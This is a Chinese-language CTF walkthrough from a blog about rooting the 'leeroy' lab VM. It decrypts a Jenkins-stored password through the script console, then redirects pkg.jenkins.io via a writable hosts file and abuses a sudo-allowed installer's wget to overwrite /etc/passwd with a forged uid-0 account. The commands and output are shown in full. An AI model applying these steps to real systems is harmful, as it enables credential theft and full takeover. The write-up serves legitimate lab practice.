把passwd放过来解密

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 println(hudson.util.Secret.decrypt("{AQAAABAAAAAgXBY00AVEoYA0D9oynQjqAa+7QnySTgsMd4BbZa9QmVexM+9KFi508Efj0Dn1lXhx}"))
2
```

Run

Result

ew3@PHQiX2RtP1ra!GZs

https://blog.csdn.net/Jiajiajiang_

俩挑一个用，能用哪个用哪个。

```
println(hudson.util.Secret.decrypt("{AQAAABAAAAAgXBY00AVEoYA0D9oynQjqAa+7QnySTgsMd4BbZa9QmVexM+9KFf508EfjOD
println(hudson.util.Secret.decrypt("{AQAAABAAAAAgXBY00AVEoYA0D9oynQjqAa+7QnySTgsMd4BbZa9QmVexM+9KFf508EfjOD
```

获得了密码

```
ew3@PHQiX2RtP1ra!GZs
```

su 过来

```
jenkins@leeroy:~$ su leeroy
su leeroy
Password: ew3@PHQiX2RtP1ra!GZs
leeroy@leeroy:/var/lib/jenkins$
```

提权

```
leeroy@leeroy:~$ sudo -l
sudo -l
Matching Defaults entries for leeroy on leeroy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User leeroy may run the following commands on leeroy:
    (ALL) /usr/share/jenkins/jenkins_installer
```

https://blog.csdn.net/Jiajiajiang_

那就是这了把，具体怎么提，再看看

看看installer都干嘛了

```
leeroy@leeroy:~$ cat /usr/share/jenkins/jenkins_installer
cat /usr/share/jenkins/jenkins_installer
sudo apt-get install openjdk-8-jdk
sudo apt-get install nginx
wget -q -O - https://pkg.jenkins.io/debian/jenkins-ci.org.key | sudo apt-key add -
wget https://pkg.jenkins.io/debian-stable/binary/jenkins_2.222.3_all.deb -O $1 --no-check-certificate
sudo sh -c 'echo deb http://pkg.jenkins.io/debian-stable binary/ > /etc/apt/sources.list.d/jenkins.list'
sudo apt-get update
sudo apt-get install jenkins
```

https://blog.csdn.net/Jiajiajiang_

重点关注wegt的第二行 下了个文件，还可以自定义文件名！

惊不惊喜，意不意外。

我们可以修改hosts，让他下载我们自己的资源，搞一个真假/etc/passwd

hosts文件一般需要root才能改，但是我们看看这个文件

```
leeroy@leeroy:/tmp$ ls -l /etc/hosts
lrwxrwxrwx 1 root root 22 May  9  2020 /etc/hosts -> /var/lib/jenkins/hosts
```

巧了，能改，回到jenkins用户去改这个文件。

```
jenkins@leeroy:~$ echo "192.168.154.129 pkg.jenkins.io" >> /var/lib/jenkins/hosts
<8.154.129 pkg.jenkins.io" >> /var/lib/jenkins/hosts
```

然后我们去改个文件

将靶机的passwd复制过来加一行，在这之前，生成一个属于自己的密码

```
mkpasswd -m sha-512
```

```
(kali㉿kali)-[~/vuln/leeroy]
└─$ mkpasswd -m sha-512
Password:
$6$qc6.J4YkRXY.F1Do$JdMGviKZuhtOfIIzpJF83Ej0oPXHfF4JUQTPuXOZEKQT8XLZPVwAfUSyBPwG2×2cK7hJxqByE8GzKdn9BDbs/0
```

丢进passwd

```
jessica:$6$qc6.J4YkRXY.F1Do$JdMGviKZuhtOfIIzpJF83Ej0oPXHfF4JUQTPuXOZEKQT8XLZPVwAfUSyBPwG2×2cK7hJxqByE8GzKdn9BDbs/0
:0:0:root:/root:/bin/bash
```

然后把文件名字改为jenkins_2.222.3_all.deb

```
(kali㉿kali)-[~/vuln/leeroy]
└─$ mv jenkins_2.222.3_all.deb debian-stable/binary

(kali㉿kali)-[~/vuln/leeroy]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
```

然后让对面下载


```
leeroy@leeroy:/tmp$ sudo /usr/share/jenkins/jenkins_installer /etc/passwd
```

把\$1参数用起来

好的，其实是失败了 因为发现是https的

后果就是。。。/etc/passwd文件没有了 everything nothing... fine

重头再来



开https服务，我写在了其他文章里

移步：https://blog.csdn.net/Jiajiajiang_/article/details/117124221

建议用apache2

好了等我们开了https服务后，再执行

```
leeroy@leeroy:/tmp$ sudo /usr/share/jenkins/jenkins_installer /etc/passwd
```

好的，由于时间太久我忘记我给jessica的密码是什么了，我重新加了一个

```
(kali®kali)-[~]  
└─$ openssl passwd -1 -salt hack hack123  
$1$hack$WTn0dk2QjNeKfl.DH0Uue0
```

```
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false  
hack:$1$hack$WTn0dk2QjNeKfl.DH0Uue0:0:0::/root:/bin/bash
```

这里基本就代表执行好了

```
HTTP request sent, awaiting response ... 200 OK  
Length: 2152 (2.1K) [application/vnd.debian.binary-package]  
Saving to: '/etc/passwd'  
  
/etc/passwd      100%[=====>]  2.10K  --.-KB/s   in 0s  
  
2021-05-24 02:13:16 (38.7 MB/s) - '/etc/passwd' saved [2152/2152]  
https://blog.csdn.net/Jiajiajiang\_
```

然后就进来了

```
leeroy@leeroy:~$ su hack  
Password:  
root@leeroy:/home/leeroy#
```

完成了

```
root@leeroy:/home/leeroy# id
uid=0(root) gid=0(root) groups=0(root)
root@leeroy:/home/leeroy# cd /root
root@leeroy:~# ls -al
total 56
drwx----- 6 root root 4096 Jun  4 2020 .
drwxr-xr-x 20 root root 4096 May  8 2020 ..
lrwxrwxrwx  1 root root    9 May 10 2020 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5 2019 .bashrc
drwx----- 2 root root 4096 May  9 2020 .cache
drwxr-xr-x  3 root root 4096 May  9 2020 .local
-rw-----  1 root root  680 May  9 2020 .mysql_history
-rw-r--r--  1 root root  161 Dec  5 2019 .profile
-rw-r--r--  1 root root   33 May 11 2020 root.txt
drwxr-xr-x  3 root root 4096 May  8 2020 snap
drwx----- 2 root root 4096 May 11 2020 .ssh
-rw-----  1 root root 12184 Jun  4 2020 .viminfo
-rw-r--r--  1 root root  164 May 11 2020 .wget-hsts
root@leeroy:~# cat root.txt
5f0c855f32ad8369ff4a6692d79ac6ab
```

Run

Generated: May 24, 2021 2:00:56 AM UTC | BEST API | Jenkins ver. 2.2
https://blog.csdn.net/Jiajiajiang_